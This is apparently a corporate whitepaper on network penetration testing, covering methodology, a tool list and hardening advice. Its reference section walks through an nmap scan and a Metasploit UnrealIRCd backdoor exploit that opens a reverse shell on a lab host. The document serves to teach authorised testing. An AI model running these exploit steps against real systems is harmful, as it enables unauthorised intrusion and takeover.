
happiest minds
The Mindful IT Company
Born **Digital** . Born **Agile**

Network Penetration Testing



Happiest People . Happiest Customers

Contents

Abstract....3

Introduction....3

Why Penetration Test?....3

Need for Omni-Channel....3

Types of Penetration Testing....3

- External Network Penetration Testing....3
- Internal Network Penetration Testing 3

Penetration Testing – Approach and Methodology....4

- Profiling....4
- Discovery & Enumeration....4
- Scanning....4
- Exploitation....5
- Reporting....5
- Reference – Testing for system takeover....5
- Tools and Techniques....6

The best practices and recommendations....6

Abstract

Penetration Testing is an authorized, proactive attempt to measure the security of an IT system by safely exploiting its vulnerabilities, mostly to evaluate application flaws, improper configurations, risky end-user behavior. Be that as it may, why would you voluntarily perform a self-hack in the first place? What are the different types of Penetration Testing? What are the principal approaches, methodologies, tools, techniques and the best practices of the same? This whitepaper interestingly addresses the above concerns and throws light on this subject in more detail.

Introduction

A Network Penetration Testing is crucial to demystify identify the security exposures that are used to surface when launch a cyber-attacks are launched from internet and intranet. The security assessment of internet / intranet facing system test helps discover the vulnerable network services that can be exploited by unknown threat sources The common categories of vulnerabilities present in networks can personify polar differences in characters. It can vary from remote system & password compromise, web server, database, network service, network device, directory and miscellaneous non-configuration to information disclosure to weak cryptography. This array of vulnerabilities propel the imperative need for a holistic Penetration Testing Process..

Why Penetration Test?

Apart from the host of afore mentioned vulnerabilities, the reasons that press harder for the need for Penetration Testing encompass concerns like threat identification, perimeter security evaluation, certification of industry regulations, IT security cost control, anti-vulnerability solutions, legal compliance, validation of security protection and most importantly, justify return on security investment. While Penetration Testing as a generic phenomenon helps improve the operational efficiency of IT security, different types of Penetration Testing addresses different concerns. Types of Penetration Testing:

Types of Penetration Testing

External Network Penetration Testing

The goal of the external network Penetration Testing is to demonstrate the existence of known security vulnerabilities that could be exploited by an attacker as they appear outside the perimeter of the network, usually from the internet.


External testing involves analysis of publicly available information, a network enumeration phase and the behavior of the security devices is analyzed. It is the traditional approach to Penetration Testing and it involves assessing the servers, technology infrastructure and the underlying software comprising the target. It is performed with no prior knowledge of the target environment. All web servers, mail servers, firewalls, routers, IDPS, etc should undergo the Penetration Testing activity to evaluate the security posture.

Internal Network Penetration Testing

Internal network Penetration Testing reveals the holistic view of the security posture of the organization.

An internal network security assessment follows a similar technique to external assessment but with a more complete view of the site security. Testing will be performed from a number of network access points, representing each logical and physical network segments. For example, this may include tiers and DMZ's within the environment, the corporate network or partner company connections. Internal network Penetration Testing is used to determine If a disgruntled internal employee of the organization penetrates the network with the amount of IT knowledge he has, If a hacker breaks into the internal network by compromising the weak perimeter security controls and steals the sensitive information and If the guest visitor walks by the company and steals sensitive data from the internal network.

Penetration Testing – Approach and Methodology


DNS
MxToolbox
WHOIS
CentralOps
Google Searches
Client Inputs
Foot-printing or Reconnaissance
Identification of targets
Port Scanning
System Fingerprinting
Identification of Vulnerabilities
Perimeter Devices
Operating Systems
Services
Web Servers
Mandate allows exploitation?
No
Yes
Deeper network Penetration; exploit all Possible vulnerabilities
Non-destructive exploitation of vulnerabilities
Result collation and report writing

Profiling

Profiling involves gathering as much as information as possible about the target network for discovering the possible ways to enter into the target organization. This involves determining the target operation systems, web server versions, DNS information, platforms running, existence of vulnerabilities & exploits for launching the attacks. The information can be gathered using various techniques such as Whois lookup, enquiring the DNS entries, google searches (using GHDB), social networking sites, emails, websites, etc.

Discovery & Enumeration

Discovery involves using the automated tools and manual techniques to identify the live hosts present in the network, determining the target system's operating system through banner grabbing, presence of open ports, services running, & versions of the services, technology information, protocols and its version.

Enumerating an internal network allows the penetration tester to identify the network resources, & shares, users & groupsusers, groups, routing tables, audit & serviceaudit, service settings, machine names, applications & bannersapplications, banners and protocols & with its details. The identified information would allow the Penetration tTester to identify system attack points and perform password attacks to gain unauthorized access to informationsystems.

Scanning

Scanning involves identifying the vulnerabilities present in network services, information systems and perimeter security controls by enterprise class tools with most updated feeds, and using the best manual scripts. In addition, manual assessments helps eliminating the false positives reported by the tools and to identify the false negatives.

Scanning will identify network topology & OS vulnerabilities, application & services vulnerabilities, application & services configuration errors, etc. In the scanning phase, the pPenetration tTester will identify exploits and evaluate attack surface area.

Exploitation


This stage uses the information gathered on active ports and services with the related vulnerabilities to safely exploit the services exposed. Attack scenarios for production environment will use a combination of exploit payloads in strict accordance with agreed rules of engagement.It involves research, test exploits and launch payloads against the target environment using Penetration tTest frameworks such as meta-sploit.

Reporting

All exploitable security vulnerabilities in the target system are recorded with associated CVSS v2 based scores are reported to the client. The identified security vulnerability is thoroughly assessed and reported along with appropriate recommendation or mitigation measures.

Reference – Testing for system takeover

- Identifying and determine the status of vulnerable service on port 6667 on remote system




```
root@kali:~#
root@kali:~# nmap -sS -O -sV -p6667 192.168.190.137

Starting Nmap 6.40 ( http://nmap.org ) at 2014-04-24 06:28 EDT
Nmap scan report for 192.168.190.137
Host is up (0.00052s latency).
PORT     STATE SERVICE VERSION
6667/tcp open  irc     Unreal ircd
MAC Address: 00:0C:29:51:14:00 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.15 seconds
root@kali:~#
```

Probing with TCP synchronize scan to determine the status of IRC service port 6667

Determined the status of IRC service on remote system

- Selecting and launching the relevant attack exploit and payload to compromise the remote system



```
msf  exploit(unreal_ircd_3281_backdoor) >
msf  exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.190.137
RHOST => 192.168.190.137
msf  exploit(unreal_ircd_3281_backdoor) > set RPORT 6667
RPORT => 6667
msf  exploit(unreal_ircd_3281_backdoor) > set LHOST 192.168.190.133
LHOST => 192.168.190.133
msf  exploit(unreal_ircd_3281_backdoor) > set LPORT 1234
LPORT => 1234
msf  exploit(unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf  exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse double handler
[*] Connected to 192.168.190.137:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo ci7ilxkdr9kqykBM;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "ci7ilxkdr9kqykBM\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.190.133:1234 -> 192.168.190.137:60200) at 2014-04-24 06:24:53 -0400

ls -l
total 388
-rw------- 1 root root  17992 May 20  2012 LICENSE
```

Locate & use the suitable exploit For IRC service

Configure the exploit payload along with host settings.

Launch the exploit with specific payload

Remote shell gained successfully

Unix Shell command executed successfully on the compromised remote system

Tools and Techniques

Category	Tools
Frameworks	Kali Linux, Backtrack5 R3, Security Onion
Reconnaisance	Smartwhois, MxToolbox, CentralOps, dnsstuff, nslookup, DIG, netcraft,
Discovery	Angry IP scanner, Colasoft ping tool, nmap, Maltego, NetResident, LanSurveyor, OpManager
Port Scanning	Nmap, Megaping, Hping3, Netscan tools pro, Advanced port scanner
Service Fingerprinting	Xprobe, nmap, zenmap
Enumeration	Superscan, Netbios enumerator, Snmpcheck, onesixtyone, Jxplorer, Hyena, DumpSec, WinFingerprint, Ps Tools, NsAuditor, Enum4Linux, nslookup, Netscan
Scanning	Nessus, GFI Languard, Retina, SAINT, Nexpose
Password Cracking	Ncrack, Cain & Abel, LC5, Ophcrack, pwdump7, fgdump, John The Ripper, Rainbow Crack
Sniffing	Wireshark, Ettercap, Capsa Network Analyzer
MiTM Attacks	Cain & Abel, Ettercap
Exploitation	Metasploit, Core Impact

The best practices and recommendations

The following are the best practices that could be followed in applying the defense in depth strategy across the internal network services

- Establish technical standards for Systems Security & Network Security device hardening
- Security assessments to be integrated with change management processes to avoid introduction of vulnerability in the technology environments
- Patch and vulnerability management must be tracked closely with platform teams or system owners
- Firewall configuration reviews and change management must be conducted periodically
- Periodically conducted internal and external network security assessment that include compliance checks against the build standards, if package operating systems (i.e. hardened builds) are deployed across the organization
- Security benchmark can be found on center for internet security

About the Author

Karthik Palanisamy

Karthik Palanisamy, Technical Security Assessment Professional with 4 plus years of consulting experience in network & web application vulnerability assessment and penetration testing, thick client security, database security, mobile application security, SAP application penetration testing, source code audit, configuration review of devices and security architecture review (Applications and Infrastructures).Currently holding a position with Happiest Minds Technologies to deliver technical security assessment and penetration testing services covering application security, infrastructures security, mobile application security and source code review.

About Happiest Minds

Happiest Minds, the Mindful IT Company, applies agile methodologies to enable digital transformation for enterprises and technology providers by delivering seamless customer experience, business efficiency and actionable insights. We leverage a spectrum of disruptive technologies such as: Big Data Analytics, AI & Cognitive Computing, Internet of Things, Cloud, Security, SDN-NFV, RPA, Blockchain, etc. Positioned as "Born Digital . Born Agile", our capabilities spans across product engineering, digital business solutions, infrastructure management and security services. We deliver these services across industry sectors such as retail, consumer packaged goods, edutech, e-commerce, banking, insurance, hi-tech, engineering R&D, manufacturing, automotive and travel/transportation/hospitality.

Headquartered in Bangalore, India; Happiest Minds has operations in USA, UK, The Netherlands, Australia and Middle East.

Business Contact: business@happiestminds.com

Visit us: www.happiestminds.com

Follow us on